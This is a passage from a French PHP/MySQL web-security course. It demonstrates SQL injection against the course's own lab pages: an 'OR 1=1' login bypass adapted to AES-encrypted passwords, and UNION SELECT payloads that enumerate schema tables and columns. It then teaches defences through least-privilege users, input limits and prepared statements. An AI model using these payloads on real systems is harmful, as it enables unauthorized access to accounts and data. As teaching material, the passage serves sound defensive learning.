<p style="text-align: center;"><b>Information sur PIERRE MARTIN</b></p> <table border="1"><thead><tr><th>ID_Clt</th><th>Nom</th><th>Prenom</th><th>Date_Naissance</th><th>Etat_Civil</th><th>Nb_Enfants</th></tr></thead><tbody><tr><td>7</td><td>MARTIN</td><td>PIERRE</td><td>1959-01-18</td><td>Veuf</td><td>3</td></tr></tbody></table>	ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants	7	MARTIN	PIERRE	1959-01-18	Veuf	3
ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants							
7	MARTIN	PIERRE	1959-01-18	Veuf	3							

Ce programme ne change pas, quelque soit la méthode de codage ou de cryptage du mot de passe.

#### 12.2.1.4.4.2 Contournement de l'identification avec **OR**

La démarche est identique à ce qui a été présenté à la section 12.2.1.4.2.2 : trouver la bonne syntaxe de l'injection SQL pour obliger la validation systématique.

Avec le **mot de passe « en clair »** nous avions trouvé qu'il fallait saisir comme mot de passe « **' OR 1=1 #** » pour générer la requête SQL de contournement de l'identification :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=' OR 1=1 #'
```

Avec le **mot de passe codé en MD5** nous avions trouvé qu'il fallait saisir comme mot de passe « **') OR 1=1 #** » pour générer la requête SQL de contournement de l'identification :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=MD5(') OR 1=1 #')
```

Si on utilise la syntaxe de l'injection MD5 pour le **mot de passe crypté en AES** cela donnerait :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=AES_ENCRYPT(') OR 1=1 #','$KEY_CRYPT')
```

Ce qui n'est pas une syntaxe correcte, car, si la fonction AES\_ENCRYPT est bien « terminer », il lui manque **le deuxième argument** qui est le « grain de sel » (voir section 12.3.2.2.3).

Celui-ci est une chaîne de caractère sur laquelle se base le cryptage. Dans notre cas, cela peut être n'importe quelle chaîne de caractère, comme par exemple 'toto'.

On en déduit que la nouvelle forme de l'injection doit être : « `'toto') OR 1=1 #` ».

La nouvelle syntaxe générée sera :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse=AES_ENCRYPT('','toto') OR 1=1 #','$KEY_CRYPT')
```

Elle sera toujours vrai et retourne la totalité de la table MySQL « identification\_clients »

Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire pour laisser apparaître l'écho de la frappe) :

Merci de vous identifier

Login machin

Mot de passe ''toto') OR 1=1 #

S'identifier

Après la sélection du bouton « S'identifier », on voit apparaître l'écran suivant qui montre que l'identification a bien été contournée :

Bonjour JEAN DUPONT.

Information sur JEAN DUPONT

ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants
1	DUPONT	JEAN	1987-12-28	Marié	2

La totalité de la table MySQL « identification\_clients » est retournée, puisque le filtre WHERE avec OR 1=1 valide chaque entrée de la table, donc ne filtre plus rien !

Comme le programme [MySQL\\_PDO\\_Bienvenue\\_ID\\_Clt\\_Secure.php](#), qui affiche les informations sur l'utilisateur, ne prend que le « Login », le « MotdePasse » et l'« ID\_Clt » de la case 0 du tableau `$tab_identifiants[]` :

C'est donc monsieur « JEAN DUPONT », utilisateur dont le login est le premier de la table « identification\_clients » qui est affiché.

**Avec le cryptage AES, la saisie d'un login quelconque avec le mot de passe « `'toto') OR 1=1 #` », contourne la phase d'identification et donne accès à la page d'information d'une autre personne.**

## 12.2.2 Protection contre l'injection SQL

Nous venons de montrer dans les sections précédentes (sections 12.2.1.3 et 12.2.1.4), qu'avec la méthode de **l'injection SQL** il est possible et même relativement « facile » de pirater une base de données via un site Web insuffisamment protégé.

Alors que les développeurs se focalisent trop souvent sur les seules fonctionnalités, **il est impératif de prendre en compte la sécurité, dès la conception du site.**

La sécurité est trop souvent le parent pauvre de l'informatique, et un bon nombre de responsables ou de chefs de projet ne comprennent pas son utilité et sa justification en terme de coût de développement, jusqu'au moment où le site est ... piraté !

**Le surcoût produit par la sécurisation d'un site pendant sa phase de conception est négligeable comparativement au coût de récupération des données perdues ou volées après son piratage.**

Dans cette partie nous montrons comment se prémunir contre l'injection SQL, parfois par des règles de bons sens.

### Remarque :

*La plupart des programmes PHP présentés précédemment dans ce document ne sont pas sécurisé, car leur but était de présenter avant tout la fonctionnalité.*

*Présenter systématiquement une version sécurisée aurait aboutit à rendre ces programmes incompréhensibles au moment de leur étude, car intégrant, dès le début, des techniques décrites ultérieurement dans le document.*

### 12.2.2.1 Utilisation d'un utilisateur spécifique pour accéder à MySQL

#### 12.2.2.1.1 Principe

Un des premiers aspects de la sécurité d'accès à une base de données et à ses tables via un programme PHP est de **limiter la visibilité et les actions possibles sur les tables aux seuls traitements nécessaires.**

Si le programme PHP ne permet que de consulter des informations sur une table particulière alors pourquoi accéder à la base de données via un utilisateur ayant tous les droits sur toutes les tables ?

Pour restreindre les droits d'accès il suffit de créer un **utilisateur spécifique, dont le login et le mot de passe seront utilisés pour accéder à la base de données et à ses tables.**

**Les priviléges de cet utilisateur seront définis selon les actions qu'il pourra faire et les tables qu'il devra accéder.**

Trop souvent c'est l'utilisateur root (administrateur) qui est utilisé, ce qui est une faille de sécurité potentielle puisqu'il a tous les priviléges.

Si l'usage de l'utilisateur root, permet d'éviter les problèmes d'accès lors de la phase de développement, il doit être remplacé par un autre utilisateur de MySQL, ayant des droits plus limités, avant la mise en production ou dès la phase de recette.

On peut également utiliser cet utilisateur ayant des droits restreints, dès le début des développements, quitte à basculer ponctuellement sur root lorsque des problèmes techniques surviennent, afin de dissocier les problèmes de développement, des problèmes de droit d'accès.

Dans ce document nous avons souvent utilisé la syntaxe PHP suivante pour accéder à la base de données.

```
include './INCLUDE/MySQL_include_param_db.php';
// === connexion de la base de données ===
$bdd = new PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,
$MDP_ADM,array(PDO::ATTR_PERSISTENT => true));
```

Cela permet le paramétrage des identifiants de connexion à la base de données, qui sont contenues dans le fichier MySQL\_include\_param\_db.php.

Voici ce fichier :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="root";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrète";
?>
```

Les « xxxx » doivent être remplacés par le vrai mot de passe de l'utilisateur !

Avec les paramètres précédents, la syntaxe de connexion à la base se traduit en :

```
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root',
'xxxx',array(PDO::ATTR_PERSISTENT => true));
```

Il suffit de créer un **nouvel utilisateur** ayant des **droits restreints** mais suffisants pour effectuer toutes les actions proposées par le programme PHP, sur les seules bases et tables à utiliser. Et modifier ce fichier de paramétrage pour remplacer le login et mot de passe de root, par cet utilisateur.

#### 12.2.2.1.2 Mise en œuvre

Pour présenter cette restriction d'accès aux données via un utilisateur spécifique, prenons l'exemple de la limitation à la table « personnes » de la base « CoursPHP » afin d'empêcher l'injection SQL présenté à la section 12.2.1.3.

##### 12.2.2.1.2.1 *Création d'un utilisateur spécifique*

La gestion des utilisateurs sous MySQL est présentée à la section 13.4.11.

Nous créons l'utilisateur spécifique « **personnesadm** » qui aura les droits SELECT, INSERT, UPDATE et DELETE sur la seule table MySQL « personnes » de la base de données « CoursPHP ».

Dans le cas d'une seule consultation, le droit SELECT suffit.

Voici la syntaxe en mode console MySQL.

On se connecte en tant que « root » :

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 117
Server version: 5.6.21 MySQL Community Server (GPL)
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...
```

On saisit la syntaxe SQL « GRANT » afin de créer l'utilisateur « personnesadm » et de lui affecter des privilèges (les xxxx doivent être remplacés par le mot de passe en clair) :

```
mysql> GRANT SELECT, INSERT, UPDATE, DELETE ON CoursPHP.personnes TO  
'personnesadm'@'%' IDENTIFIED BY xxxx';  
Query OK, 0 rows affected (0,00 sec)
```

La syntaxe précédente 'personnesadm'@'%' indique l'utilisateur et le client (poste de travail) de connexion.

Le caractère '%' précise que la connexion peut être faite de n'importe quel poste client. Ce caractère peut être remplacé par « localhost » ou une adresse IP particulière si on veut limiter l'accès de cet utilisateur à partir d'un poste de travail particulier.

La syntaxe suivante vérifie les privilèges :

```
mysql> SHOW GRANTS FOR 'personnesadm'@'%';  
+-----+  
| Grants for personnesadm@%  
+-----+  
| GRANT USAGE ON *.* TO 'personnesadm'@'%' IDENTIFIED BY PASSWORD  
'*9C4FE4A10F01988F50D685C3F9515570588FEFDF'  
| GRANT SELECT, INSERT, UPDATE, DELETE ON `coursphp`.`personnes` TO  
'personnesadm'@'%'  
+-----+  
2 rows in set (0,00 sec)  
mysql> quit;  
Bye
```

La connexion de l'utilisateur « personnesadm », montre qu'il est bien créé :

```
$ mysql --no-defaults -u personnesadm -h localhost -p  
Enter password: xxxx  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 131  
Server version: 5.6.21 MySQL Community Server (GPL)
```

L'accès à la base « test » est refusé :

```
mysql> USE test;  
ERROR 1044 (42000): Access denied for user 'personnesadm'@'%' to database  
'test'
```

L'accès à la base « CoursPHP » est accepté :

```
mysql> USE CoursPHP;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed
```

De toutes les tables de la base « CoursPHP », seule la table « personnes » est accessible :

```
mysql> SHOW tables;  
+-----+  
| Tables_in_coursphp |  
+-----+  
| personnes          |  
+-----+  
1 row in set (0,00 sec)  
  
mysql> SELECT * FROM personnes;  
+----+----+----+  
| ID | Nom        | Prenom      | Age   |  
+----+----+----+  
| 1  | DUPONT     | JEAN       | 28    |
```

2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45

20 rows in set (0,00 sec)

mysql> quit;

Bye

#### 12.2.2.1.2.2 Modification du fichier de paramétrage

Modifions le fichier `MySQL_include_param_db.php` afin d'utiliser « `personnesadm` » à la place de « `root` » pour la connexion à la base de données.

Il faut modifier les variables `$LOGIN_ADM` et `$MDP_ADM` pour indiquer le login et le mot de passe de cet utilisateur.

Voici ce fichier :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="personnesadm";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrète";
?>
```

A l'exécution du programme `MySQL_PDO_injection_where_Age_NoSecure_Web.php` la connexion sera établie avec cet utilisateur.

#### 12.2.2.1.2.3 Vérification de la limitation de l'injection SQL

Vérifions l'effet de l'utilisation de l'utilisateur « `personnesadm` » sur l'injection SQL présentée à la section 12.2.1.3, en testant l'injection sur le programme non sécurisé `MySQL_PDO_injection_where_Age_NoSecure_Web.php`.

L'injection de la syntaxe

" UNION SELECT version(),user(),database()

Saisissez les données pour un filtrage : \_\_\_\_\_

Entrez l'âge (ex : 54) : \_\_\_\_\_

" UNION SELECT version(),user(),database()

ne montre aucune différence pour le moment. Le résultat est identique avec ce qui était obtenu précédemment quand « root » effectuait la connexion à la base de données :

```
Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),database()
```

**Personnes ayant comme Age = " UNION SELECT version(),user(),database()**

Nom	Prenom	Age
5.6.21	personnesadm@localhost	coursphp

La tentative d'obtention de la liste des tables de la base de données « CoursPHP », via la syntaxe :

```
' UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES  
WHERE TABLE_SCHEMA=database()
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

```
" UNION SELECT version(),user(),TABLE_NAME FROM information_schema.TABLES WHERE TABLE_SCHEMA=database()
```

montre que dorénavant, et contrairement à l'accès via une connexion par « root », seule la table MySQL « personnes » apparaît (précédemment toutes les tables apparaissaient).

```
Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),TABLE_NAME FROM  
information_schema.TABLES WHERE TABLE_SCHEMA=database()
```

**Personnes ayant comme Age = " UNION SELECT version(),user(),TABLE\_NAME FROM  
information\_schema.TABLES WHERE TABLE\_SCHEMA=database()**

Nom	Prenom	Age
5.6.21	personnesadm@localhost	personnes

La tentative d'accéder à la liste des champs d'une autre table MySQL « clients », en supposant que l'utilisateur connaisse son nom puisque qu'elle n'apparaît plus dans la liste,

```
' UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS  
WHERE TABLE_NAME='clients'
```

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

```
" UNION SELECT version(),user(),COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='clients'
```

échoue désormais :

```
Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Age=" UNION SELECT version(),user(),COLUMN_NAME FROM  
information_schema.COLUMNS WHERE TABLE_NAME='clients'
```

Erreur d'accès aux données :

Erreur : Aucun élément à afficher.

La connexion à la base de données via un utilisateur spécifique « personnesadm » dont les privilèges sont limités à une table particulière telle que « personnes », interdit tout accès à une autre table via l'injection SQL.

Par contre, cette limitation est insuffisante, puisqu'on peut encore récupérer des informations sur la version de MySQL, ou sur la structure de la table « personnes ».

### 12.2.2.2 Le traitement des saisies

L'étape suivante de la protection contre l'injection SQL consiste à limiter la taille de la saisie et à vérifier le type de la donnée reçue.

#### 12.2.2.2.1 Le formulaire de saisie

Dans le cas de saisies sur un site Web, il est important de contrôler les données que l'utilisateur entre.

Dans l'exemple précédent, le formulaire de saisie d'une valeur numérique doit définir une taille maximale (**maxlength**) cohérente avec sa valeur, par exemple 3 pour un âge.

De plus, HTML5 permet de définir des « pattern » ou motifs, bloquant les saisies ne respectant pas une expression régulière particulière.

Ainsi la syntaxe `pattern="[1-9][0-9]{1,2}"` indique que la saisie doit obligatoirement commencer par un chiffre compris entre 1 et 9 et être suivie d'un nombre de 1 ou 2 chiffres compris entre 0 et 9.

Tant que la saisie n'a pas ce format, aucune information n'est transmise au programme PHP.

Voici le formulaire contenu dans le programme sécurisé `MySQL_PDO_injection_where_Age_Secure_Web.php` :

```
<form action="MySQL_PDO_injection_where_Age_Secure_web.php" method="post">
<fieldset>
<legend>Saisissez les &eacute;;es pour un filtre :</legend><br/>
Entrez l'âge (ex : 54) : <input type="text" name="Age" size="3"
maxlength="3" pattern="[1-9][0-9]{1,2}" autofocus " /><br/><br/>
<input type="submit" name="valider" value="Valider le filtre" />
<!-- on ajoute le bouton terminer pour terminer la saisie -->
<input type="reset" value="Effacer le formulaire" />
</fieldset>
</form>
```

#### Attention :

*La directive « size » ne limite pas la taille de la saisie mais seulement la taille de la fenêtre de saisie. Il faut bien indiquer une valeur pour « maxlength » pour bloquer la saisie au delà de la taille.*

De la même manière, le formulaire situé dans le programme sécurisé `MySQL_PDO_injection_where_Prenom_Secure_Web.php` doit limiter la saisie du prénom par exemple à 30 caractères.

Avec ce type de donnée, le motif pour une expression régulière est plus difficile à mettre en œuvre compte tenu des différents caractères majuscules, minuscules et accents possibles, à prendre en compte.

```
<form action="MySQL_PDO_injection_where_Prenom_Secure_web.php" method="post">
<fieldset>
<legend>Saisissez les donn&eacute;es pour un filtre :</legend><br/>
Entrez le pr&eacute;nom (ex : jean) : <input type="text" name="Prenom"
size="30" maxlength="30" autofocus " /><br/><br/>
<input type="submit" name="valider" value="Valider le filtre" />
<!-- on ajoute le bouton terminer pour terminer la saisie -->
<input type="reset" value="Effacer le formulaire" />
</fieldset>
</form>
```

**La limitation de la taille du champ de saisie à un nombre de 3 chiffres pour l'âge et le contrôle par expression régulière interdira à coup sûr l'injection SQL, qui nécessite de saisir un texte, et qu'il soit de plus de 3 caractères.**

**Ce ne sera pas le cas de la saisie d'une chaîne de caractères, comme le prénom, limitée à 30 caractères, ce qui est largement suffisant pour écrire des injections SQL.**

**Cette restriction de la taille de la saisie dans le formulaire est indispensable, mais elle n'est pas suffisante pour interdire l'injection SQL !**

#### 12.2.2.2 Le traitement des données

La règle d'or est de **NE JAMAIS FAIRE CONFIANCE AUX DONNEES VENANT DE L'EXTERIEUR !**

Si une donnée entière est attendue, il faut la traiter dans le programme PHP avec la fonction `intval()` afin de s'assurer qu'elle sera bien de type entier.

C'est également le cas avec un réel et l'usage de la fonction `floatval()` pour forcer son interprétation numérique.

Dans le cas de valeur numériques provenant d'un formulaire, l'usage de `intval()` ou de `floatval()` suffit à interdire l'injection SQL.

En effet, tout texte saisi serait traduit par la valeur 0, et provoquerait une erreur de syntaxe dans la requête SQL, qui ne serait pas exécutée.

Voici la syntaxe du programme sécurisé `MySQL_PDO_injection_where_Age_Secure_Web.php` qui met en œuvre ce traitement :

```
// --- récupération de la variable Age ---
$Age=$_POST['Age'];
$Age=intval($Age);
```

Dans le cas de champs textes, ce type de contrôle est plus difficile.

En plus de la protection contre les éventuelles injection HTML avec la fonction `htmlspecialchars()` présentée à la section 12.1.1, il faut s'assurer que les données passées à la base de données sont bien des « données » et ne peuvent en aucun cas être interprétées comme des requêtes SQL.

Cela peut être obtenu via la méthode `quote()`, ou mieux avec les requêtes préparées.

#### 12.2.2.3 Sécurisation par `quote` de la donnée

La solution la plus « classique » consiste à protéger une donnée de type chaînes de caractères avant de l'utiliser dans une requête, en plaçant des apostrophes (quotes) autour de la chaîne et en déspecialisant (neutralisant) les caractères spéciaux trouvés dans la chaîne.

La classe PDO propose la méthode `quote` pour effectuer ce traitement. Sa syntaxe est de la forme :

```
$Prenom=$bdd->quote($Prenom);
```

où `$Prenom` est la variable chaîne de caractères contenant la saisie de l'utilisateur.

Cette méthode est présentée en détail à la section 13.6.3.7.1

Mais elle est assez « simpliste », et il est préférable d'utiliser les requêtes préparées.

#### 12.2.2.4 Sécurisation par requête préparée

Les requêtes préparées permettent d'éviter totalement l'injection SQL.

A elle seule cette méthode résout ce problème, mais il est préférable de mettre en œuvre l'ensemble des préconisations proposées.

La syntaxe des requêtes préparées est abordée en détail à la section 13.6.3.7.2.

Cela consiste à :

1. Préparer la requête sans les données avec la méthode `prepare`.
2. Utiliser les méthodes `bindParam`, `bindValue` ou `bindColumn` pour typer les données et les sécuriser totalement.
3. Exécuter la requête avec la méthode `execute`.

Ainsi la requête et les données sont totalement séparées.

Toute saisie de syntaxe SQL dans le formulaire sera toujours interprété comme de la donnée et ne pourra en aucun cas être assimilé à une partie de la requête elle-même.

Dans le cas de la saisie de l'âge, la requête précédente :

```
// --- exécution de la requête ---
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Age=$Age";
$reponse = $bdd->query($requete_SQL);
```

sera traduit en :

```
// --- préparation de la requête ---
$requete_sql="SELECT Nom,Prenom,Age FROM personnes WHERE Age=:Age";
$RequetePreparee = $bdd->prepare($requete_sql);
// --- liaison avec les paramètres ---
$RequetePreparee->bindParam(':Age', $Age, PDO::PARAM_INT,3);
// --- exécution de la requête préparée ---
$RequetePreparee->execute();
```

Désormais la tentative d'injection SQL, dans la saisie de l'âge, du texte :

```
' UNION SELECT 1,2,3 #
```

est « bloquée » dès la saisie par les arguments « maxlen » et « pattern » du formulaire :

Saisissez les données pour un filtrage :

Entrez l'âge (ex : 54) :

Valider le filtrage      Veuillez modifier la valeur pour correspondre au format demandé.

Pour un champ texte, comme la saisie du prénom, la requête précédente :

```
// --- exécution de la requête ---  
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=$Prenom";  
$reponse = $bdd->query($requete_SQL);
```

sera traduit en :

```
// --- préparation de la requête ---  
$requete_sql="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=:Prenom";  
$RequetePreparee = $bdd->prepare($requete_sql);  
// --- liaison avec les paramètres ---  
$RequetePreparee->bindParam(':Prenom', $Prenom, PDO::PARAM_STR, 30);  
// --- exécution de la requête préparée ---  
$RequetePreparee->execute();
```

Si la tentative d'injection SQL, dans la saisie du prénom, du texte :

```
' UNION SELECT 1,2,3 #
```

est toujours possible,

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

Valider le filtrage      Effacer le formulaire

désormais elle échoue :

Erreur d'accès aux données :

Erreur : Aucun élément à afficher.

La tentative d'injection d'un texte plus grand, comme :

```
' UNION SELECT ID,Login,MotdePasse FROM identification_clients #
```

est « bloquée » dès la saisie par l'argument « maxlen » du formulaire, qui pour le prénom est défini à 30 :

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

Valider le filtrage      Effacer le formulaire

### 12.2.2.5 Exemples

Nous présentons dans cette partie trois programmes PHP complets et sécurisés contre l'injection SQL, correspondant aux deux cas présentés précédemment :

- La récupération non autorisée de données :
  - Via un champ numérique ;
  - Via un champ texte.
- Le contournement d'un écran d'identification.

#### 12.2.2.5.1 Protection contre la récupération des données

La gestion des utilisateurs sous MySQL est présentée à la section 13.4.11.

Cette partie s'appuie sur l'utilisateur « personnesadm », qui a été créé précédemment, pour effectuer la connexion à la base de données « CoursPHP », afin de limiter l'accès à la table MySQL « personnes ».

Ses identifiants sont utilisés dans le fichier contenant les paramètres de connexion : `MySQL_include_param_dbb.php`.

Les variables `$LOGIN_ADM` et `$MDP_ADM` contiennent son login et son mot de passe. Voici ce fichier :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="personnesadm";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrète";
?>
```

« xxxx » représente le mot de passe « en clair » de cet utilisateur.

##### 12.2.2.5.1.1 Via la saisie d'un champ numérique

Voici le programme sécurisé `MySQL_PDO_injection_where_Age_Secure_Web.php` complet. Il met en œuvre les préconisations précédentes pour la saisie d'un entier, l'âge.

```
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Affichage de la table personnes</title>
<link href=".//CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
<?php
define("WEB_EOL", "<br/>");
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
try
{
    // -----
    // --- affichage de la liste complète des personnes ---
    // -----
    if (empty($_POST['valider']))
    {
        ?>
        <!--
-----
```

```
--- formulaire de saisie du critère de filtrage ---
-----
-->
<form action="MySQL_PDO_injection_where_Age_Secure_web.php"
method="post">
<fieldset>
<legend>Saisissez les données pour un filtrage :</legend><br/>
    Entrez l'âge (ex : 54) : <input type="text" name="Age" size="3"
maxlength="3" pattern="[1-9][0-9]{1,2}" autofocus " /><br/><br/>
    <input type="submit" name="valider" value="Valider le filtrage" />
    <!-- on ajoute le bouton terminer pour terminer la saisie -->
    <input type="reset" value="Effacer le formulaire" />
</fieldset>
</form>
<?php
}
else
{
    // -----
    // - affichage de la liste des personnes selon le critère de sélection
    // -----
    // --- récupération de la variable Age ---
$Age=$_POST['Age'];
$Age=intval($Age);
// === connexion de la base de données ===
$bdd = new
PDO($TYPE_DBB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
      array(PDO::ATTR_PERSISTENT => true));
// --- définition du codage en UTF8 ---
$bdd->exec("SET CHARACTER SET utf8");
// --- préparation de la requête ---
$requete_sql="SELECT Nom,Prenom,Age FROM personnes WHERE Age=:Age";
$RequetePreparee = $bdd->prepare($requete_sql);
// --- traitement des erreurs de retour sur la requête ---
if (!$RequetePreparee)
    throw new Exception('Problème de requête sur la table.');
// --- liaison avec les paramètres ---
$RequetePreparee->bindParam(':Age', $Age, PDO::PARAM_INT,3);
// --- exécution de la requête préparée ---
$RequetePreparee->execute();
// ---retourne un tableau associatif ---
$RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
// --- boucle de traitement de chaque personne ---
$stab_personnes=$RequetePreparee->fetchAll();
// --- affichage des données retournées ---
affichage_liste_personnes("Personnes ayant comme Age =
$Age",$stab_personnes);
// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$RequetePreparee->closeCursor();
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur d'accès aux données :</legend>".WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>
```

L'injection SQL est désormais bloquée, dès le formulaire de saisie via les paramètres « maxlenlength » et « pattern ».

#### 12.2.2.5.1.2 Via la saisie d'un champ texte

Voici le programme sécurisé MySQL\_PDO\_injection\_where\_Prenom\_Secure\_Web.php complet.

Il met en œuvre les préconisations précédentes pour la saisie d'une chaîne de caractères, le prénom.

```
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Affichage de la table personnes</title>
    <link href=".//CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
<?php
define("WEB_EOL", "<br/>");
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
try
{
    // -----
    // --- affichage de la liste complète des personnes ---
    // -----
    if (empty($_POST['valider']))
    {
        ?>
        <!--
        -----
        --- formulaire de saisie du critère de filtrage ---
        -----
        -->
        <form action="MySQL_PDO_injection_where_Prenom_Secure_web.php"
method="post">
            <fieldset>
                <legend>Saisissez les données pour un filtrage :</legend><br/>
                Entre le prénom (ex : jean) : <input type="text" name="Prenom"
size="30" maxlenlength="30" autofocus " /><br/><br/>
                <input type="submit" name="valider" value="Valider le filtrage" />
                <!-- on ajoute le bouton terminer pour terminer la saisie -->
                <input type="reset" value="Effacer le formulaire" />
            </fieldset>
        </form>
    <?php
}
else
{
    // -
    // - affichage de la liste des personnes selon le critère de sélection -
    // -
    // --- récupération de la variable Prenom ---
    $Prenom=$_POST['Prenom'];
    // === connexion de la base de données ===
    $bdd = new
    PDO($TYPE_DB." :host=". $SERVEUR ." ;dbname=". $BASEDD, $LOGIN_ADM, $MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- préparation de la requête ---
```

```
$requete_sql="SELECT Nom,Prenom,Age FROM personnes WHERE
Prenom=:Prenom";
$RequetePreparee = $bdd->prepare($requete_sql);
// --- traitement des erreurs de retour sur la requête ---
if (!$RequetePreparee)
    throw new Exception('Problème de requête sur la table.');
// --- liaison avec les paramètres ---
$RequetePreparee->bindParam(':Prenom', $Prenom, PDO::PARAM_STR, 30);
// --- exécution de la requête préparée ---
$RequetePreparee->execute();
// ---retourne un tableau associatif ---
$RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
// --- boucle de traitement de chaque personne ---
$tab_personnes=$RequetePreparee->fetchAll();
// --- affichage des données retournées ---
affichage_liste_personnes("Personnes ayant comme Prénom = "
$Prenom,$tab_personnes);
// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$RequetePreparee->closeCursor();
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur d'accès aux données :</legend>".WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>
```

L'injection SQL est désormais bloquée. Même si la saisie est autorisée jusqu'à 30 caractères, l'utilisation d'une requête préparée, empêche toute injection.

#### 12.2.2.5.2 Protection contre le contournement de l'écran d'identification

##### 12.2.2.5.2.1 *Création d'un utilisateur SQL*

La gestion des utilisateurs sous MySQL est présentée à la section 13.4.11.

Cette partie s'appuie sur l'utilisateur « clientsconsult », dont les droits seront limités à la consultation (SELECT) des seules tables MySQL « identification\_clients » et « clients\_bancaires ».

Voici la syntaxe, en mode console MySQL, pour créer cet utilisateur et lui attribuer les priviléges nécessaires. On se connecte en tant que « root » :

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 117
Server version: 5.6.21 MySQL Community Server (GPL)
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...
```

On saisi la syntaxe SQL « GRANT » afin de créer l'utilisateur « clientsconsult » et de lui affecter des priviléges (les xxxx doivent être remplacés par le mot de passe en clair) :

```
mysql> GRANT SELECT ON CoursPHP.identification_clients TO  
'clientsconsult'@'%' IDENTIFIED BY 'xxxx';  
Query OK, 0 rows affected (0,00 sec)  
mysql> GRANT SELECT ON CoursPHP.clients_bancaires TO 'clientsconsult'@'%';  
Query OK, 0 rows affected (0,00 sec)
```

La syntaxe précédente 'clientsconsul'@'%' indique l'utilisateur et le client (poste de travail) de connexion.

Le caractère '%' précise que la connexion peut être faite de n'importe quel poste client. Ce caractère peut être remplacé par « localhost » ou une adresse IP particulière si on veut limiter l'accès de cet utilisateur à partir d'un poste de travail particulier.

La syntaxe suivante vérifie les priviléges :

```
mysql> SHOW GRANTS FOR 'clientsconsult'@'%';  
+-----+  
| Grants for clientsconsult@%  
+-----+  
